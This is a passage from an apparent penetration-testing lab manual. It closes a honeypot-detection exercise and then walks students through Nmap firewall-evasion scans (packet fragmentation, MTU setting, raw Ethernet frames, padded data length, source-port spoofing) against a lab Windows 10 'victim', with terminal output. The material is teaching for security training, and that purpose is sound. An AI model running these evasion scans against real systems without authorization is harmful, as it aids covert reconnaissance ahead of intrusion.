


FIGURE 3.19: Adding hosts in MegaPing

32. Check the IP address, and click on **Start** button to start listening to the traffic on **10.10.10.10**.

**Note:** This IP address may vary in your lab environment.




FIGURE 3.20: Beginning the Scan on 10.10.10.10

33. The image below shows the identification of **Telnet** on **port 23**.
34. MegaPing begins to scan for open ports and displays a list of ports.

35. You can observe **Telnet** on **port 23**, which allows hackers to connect to remote machine through Telnet.




FIGURE 3.21: MegaPing; Telnet port data

36. The image below shows the identification of **Socks** on **port 1080**, which allows intruders to connect to the machine through a firewall.




FIGURE 3.22: MegaPing; Blackjack virus

37. Now, switch back to the **Windows 10** virtual machine. Observe that KFSensor has detected that **port 23** is open on this machine.

38. Seeing this port open, you can take proper security measures to close the port, thereby preventing intruders from connecting to this machine from outside.




FIGURE 3.23: Telnet data on KFSensor

39. The above image also displays the data of a **Death Trojan** on **port 2**. Seeing this port open, a network administrator can add a firewall rule to block **port 2**, thereby securing the system from being affected by **Death Trojan**.

## Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

### Internet Connection Required

Yes

No

### Platform Supported

Classroom

iLabs

# Bypassing Windows Firewall using Nmap Evasion Techniques

*Nmap offers many options for Firewall evasion, which we explore in this lab.*

## Lab Scenario

Firewalls and IDSs are intended to avoid port scanning tools, such as Nmap, from getting a precise measure of significant data of the frameworks which they're ensuring. Indeed, we ought not be concerned about this to a certain degree, on the grounds that Nmap has numerous features created specially to bypass these protections. It has the ability to issue you a mapping of a system framework, by which you can see everything from OS renditions to open ports. Firewalls and interruption recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As a penetration tester, you will come across systems behind firewalls that prevent you from getting the information you want. So, you will need to know how to avoid the firewall rules in place, and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

## Lab Objectives

The objective of this lab is to help students learn how to bypass a firewall using Nmap.

## Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2016
- Kali Linux running in Virtual machine (Attacker machine)
- Windows 10 running in virtual machine (Victim machine)
- A web browser with Internet access
- Administrative privileges to run tools

# Lab Duration

Time: 10 Minutes

## Overview of Lab

Network obstructions such as firewalls can make mapping a network exceedingly difficult. To make things more difficult, stifling casual reconnaissance is often a key goal of implementing the devices.

## Lab Tasks

1. Before running this lab, log into the **Windows 10** virtual machine, and open the Control Panel; in the All Control Panel Items window, click **Windows Firewall**.
2. The **Windows Firewall** window appears; click **Use recommended settings** to turn on Firewall.



FIGURE 4.1: Windows 10 Firewall-Use Recommended Settings

3. Observe that the **Windows Firewall State** is **On**.



FIGURE 4.2: Windows 10 Firewall-Turned On

4. Switch back to the **Kali Linux** machine, launch a command terminal window, type the following command **nmap -v -sS -T5 <IP Address of the Victim Machine>** and press **Enter**.

- In this lab, the victim machine's IP address is **10.10.10.10** (Windows 10), which may vary in your lab environment.
- The **-v** switch is used to increase the verbose level, the **-sS** switch is used to perform **TCP SYN** scan, and the **-T5** is used to setting a time template to perform scan.
- This command provides you with the TCP SYN scan output, as shown in this screenshot of the targeted machine (i.e., Windows 10).

A terminal window titled "root@kali: ~" displays the results of an Nmap SYN scan. The command entered is "nmap -v -sS -T5 10.10.10.10". The output shows the scan starting at 23:10 EST on November 7, 2017. It performs an ARP ping scan, parallel DNS resolution, and a SYN stealth scan. The results indicate two open ports: 3389/tcp (ms-wbt-server) and 5357/tcp (wsdapi). The host is up with a latency of -0.068s. A red arrow points from the question mark in the list to the highlighted command in the terminal window.

```
root@kali:~# nmap -v -sS -T5 10.10.10.10

Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-07 23:10 EST
Initiating ARP Ping Scan at 23:10
Scanning 10.10.10.10 [1 port]
Completed ARP Ping Scan at 23:10, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:10
Completed Parallel DNS resolution of 1 host. at 23:10, 0.02s elapsed
Initiating SYN Stealth Scan at 23:10
Scanning 10.10.10.10 [1000 ports]
Discovered open port 3389/tcp on 10.10.10.10
Discovered open port 5357/tcp on 10.10.10.10
Completed SYN Stealth Scan at 23:10, 8.45s elapsed (1000 total ports)
Nmap scan report for 10.10.10.10
Host is up (-0.068s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 00:15:5D:00:39:03 (Microsoft)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 8.81 seconds
Raw packets sent: 3004 (132.144KB) | Rcvd: 9 (380B)
```

FIGURE 4.3: Nmap scan for TCP SYN

- Type **nmap -v -sS -f -T5 <IP Address of the Victim Machine>** and press **Enter**.
- In this command, we are adding an additional switch **-f** which causes the requested scan (including ping scans) to use tiny fragmented IP packets to be sent to the victim machine. This option can bypass the packet inspection of firewalls.

```
root@kali:~# nmap -v -sS -f -T5 10.10.10.10

Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-07 23:12 EST
Initiating ARP Ping Scan at 23:12
Scanning 10.10.10.10 [1 port]
Completed ARP Ping Scan at 23:12, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:12
Completed Parallel DNS resolution of 1 host. at 23:12, 0.02s elapsed
Initiating SYN Stealth Scan at 23:12
Scanning 10.10.10.10 [1000 ports]
Discovered open port 3389/tcp on 10.10.10.10
Discovered open port 5357/tcp on 10.10.10.10
Completed SYN Stealth Scan at 23:12, 8.01s elapsed (1000 total ports)
Nmap scan report for 10.10.10.10
Host is up (-0.068s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 00:15:5D:00:39:03 (Microsoft)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 8.29 seconds
Raw packets sent: 3004 (132.144KB) | Rcvd: 9 (380B)
```

FIGURE 4.4: Nmap scan for Fragment packets

10. Type **nmap -v -sS -f --mtu 32 -T5 <IP Address of the Victim Machine>** and press **Enter**.
11. The **--mtu** switch is used to set a specific Maximum Transmission Unit to the packet, so it specifies mtu as 32 packets in this command. If you want set an MTU, it should be multiple of 8 (8, 16, 24, 32, etc.).
12. In this command, during the scan, Nmap will create packets of a size based on a user-provided number.
13. In the screenshot below, we provided a packet size of **32** so that Nmap will create packets of **32 bytes** causing confusion for the firewall.

```
root@kali:~# nmap -v -sS -f --mtu 32 -T5 10.10.10.10

Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-07 23:13 EST
Initiating ARP Ping Scan at 23:13
Scanning 10.10.10.10 [1 port]
Completed ARP Ping Scan at 23:13, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:13
Completed Parallel DNS resolution of 1 host. at 23:13, 0.04s elapsed
Initiating SYN Stealth Scan at 23:13
Scanning 10.10.10.10 [1000 ports]
Discovered open port 3389/tcp on 10.10.10.10
Discovered open port 5357/tcp on 10.10.10.10
Warning: 10.10.10.10 giving up on port because retransmission cap hit (2).
Completed SYN Stealth Scan at 23:13, 8.56s elapsed (1000 total ports)
Nmap scan report for 10.10.10.10
Host is up (-0.052s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 00:15:5D:00:39:03 (Microsoft)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds
```

FIGURE 4.5: Nmap scan for Maximum Transmission Unit

- Type **nmap -v -sS -f --mtu 32 --send-eth -T5 <IP Address of the Victim Machine>** and press **Enter**.
- send-eth** ensures that Nmap actually sends Ethernet level packets, and will bypass the IP layer and send raw Ethernet frames within the traffic.

```
root@kali:~# nmap -v -sS -f --mtu 32 --send-eth -T5 10.10.10.10

Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-07 23:17 EST
Initiating ARP Ping Scan at 23:17
Scanning 10.10.10.10 [1 port]
Completed ARP Ping Scan at 23:17, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:17
Completed Parallel DNS resolution of 1 host. at 23:17, 0.03s elapsed
Initiating SYN Stealth Scan at 23:17
Scanning 10.10.10.10 [1000 ports]
Discovered open port 3389/tcp on 10.10.10.10
Discovered open port 5357/tcp on 10.10.10.10
Warning: 10.10.10.10 giving up on port because retransmission cap hit (2).
Completed SYN Stealth Scan at 23:17, 10.14s elapsed (1000 total ports)
Nmap scan report for 10.10.10.10
Host is up (-0.045s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsddapi
MAC Address: 00:15:5D:00:39:03 (Microsoft)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.45 seconds
```

FIGURE 4.6 Nmap scan for Send Packets through Ethernet

- Now, launch Wireshark on the **Kali Linux** machine to observe the packets. To launch Wireshark, open a new command terminal, type **wireshark** and press **Enter**.

```
root@kali:~# wireshark
```

FIGURE 4.7 Launch Wireshark

- The **Error during loading** pop-up appears; click **OK** to continue.




FIGURE 4.8 Error during loading

18. The Wireshark main window appears; now, choose the **Interface** to capture the traffic, and double-click to start capturing traffic.




FIGURE 4.9: Wireshark Starts capturing Traffic

19. Now, Wireshark will open in capturing mode, as shown in the screenshot, and return to the **nmap** command terminal window.




FIGURE 4.10: Wireshark Dashboard

20. Type **nmap -v -sS -f -mtu 32 -send-eth -data-length 500 -T5 <IP Address of the Victim Machine>** and press **Enter**.
21. Nmap normally sends minimalist packets containing only a header; here, we are setting a data length up to **500**.
22. The TCP switches are generally 40 bytes and ICMP echo requests are just 28; some of the UDP ports and IP protocols will get a custom payload by default.

23. So this switch will append the given number of random bytes to most of the packets it will send, and will not use any protocol-specific payloads.

```
root@kali:~# nmap -v -sS -f --mtu 32 --send-eth --data-length 500 -T5 10.10.10.10

Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-07 23:27 EST
Initiating ARP Ping Scan at 23:27
Scanning 10.10.10.10 [1 port]
Completed ARP Ping Scan at 23:27, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:27
Completed Parallel DNS resolution of 1 host. at 23:27, 0.02s elapsed
Initiating SYN Stealth Scan at 23:27
Scanning 10.10.10.10 [1000 ports]
Discovered open port 3389/tcp on 10.10.10.10
Discovered open port 5357/tcp on 10.10.10.10
Completed SYN Stealth Scan at 23:27, 7.96s elapsed (1000 total ports)
Nmap scan report for 10.10.10.10
Host is up (-0.068s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 00:15:5D:00:39:03 (Microsoft)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
    Raw packets sent: 3004 (1.633MB) | Rcvd: 9 (380B)
```

FIGURE 4.11: Nmap scan for sending data length packets

24. Now, maximize the **Wireshark** window, navigate to **Capture**, and click **Stop** to stop the running capture.




FIGURE 4.12: Wireshark Need to stop the capture

25. Watch the **TCP SYN** packets traverse through the attacker machine and on to the victim machine. Observe the frame size and data bytes sent to the victim machine.




FIGURE 4.13: Wireshark Captured Packets

26. Once you have observed the captured traffic through Wireshark, go to **Capture**, and click **Start** from menu bar, so that Wireshark will start capturing the traffic again.




FIGURE 4.14: Wireshark Need to Start Capture

27. The prompt **Do you want to save the captured packets before starting a new capture?** appears; click **Continue without Saving** to start a new capture.




FIGURE 4.15: Continue without saving option

28. Type **nmap -v -sS -f --mtu 32 --send-eth --data-length 50 --source-port 99 -T5 <IP Address of the Victim Machine>** and press **Enter**.
29. **-source-port** is used to spoof the source port number. We are providing port 99, through which Nmap will send the packets. Most of the scanning operations will use raw sockets that include SYN and UDP scan.

```
File Edit View Search Terminal Help
root@kali:~# nmap -v -sS -f --mtu 32 --send-eth --data-length 50 --source-port 99 -T5 10.10.10.10

Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-07 23:42 EST
Initiating ARP Ping Scan at 23:42
Scanning 10.10.10.10 [1 port]
Completed ARP Ping Scan at 23:42, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:42
Completed Parallel DNS resolution of 1 host. at 23:42, 0.06s elapsed
Initiating SYN Stealth Scan at 23:42
Scanning 10.10.10.10 [1000 ports]
Discovered open port 3389/tcp on 10.10.10.10
Discovered open port 5357/tcp on 10.10.10.10
Completed SYN Stealth Scan at 23:42, 6.17s elapsed (1000 total ports)
Nmap scan report for 10.10.10.10
Host is up (-0.089s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 00:15:5D:00:39:03 (Microsoft)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.51 seconds
Raw packets sent: 3002 (282.056KB) | Rcvd: 7 (2926)
```

FIGURE 4.16: Specifying source port for Nmap scan

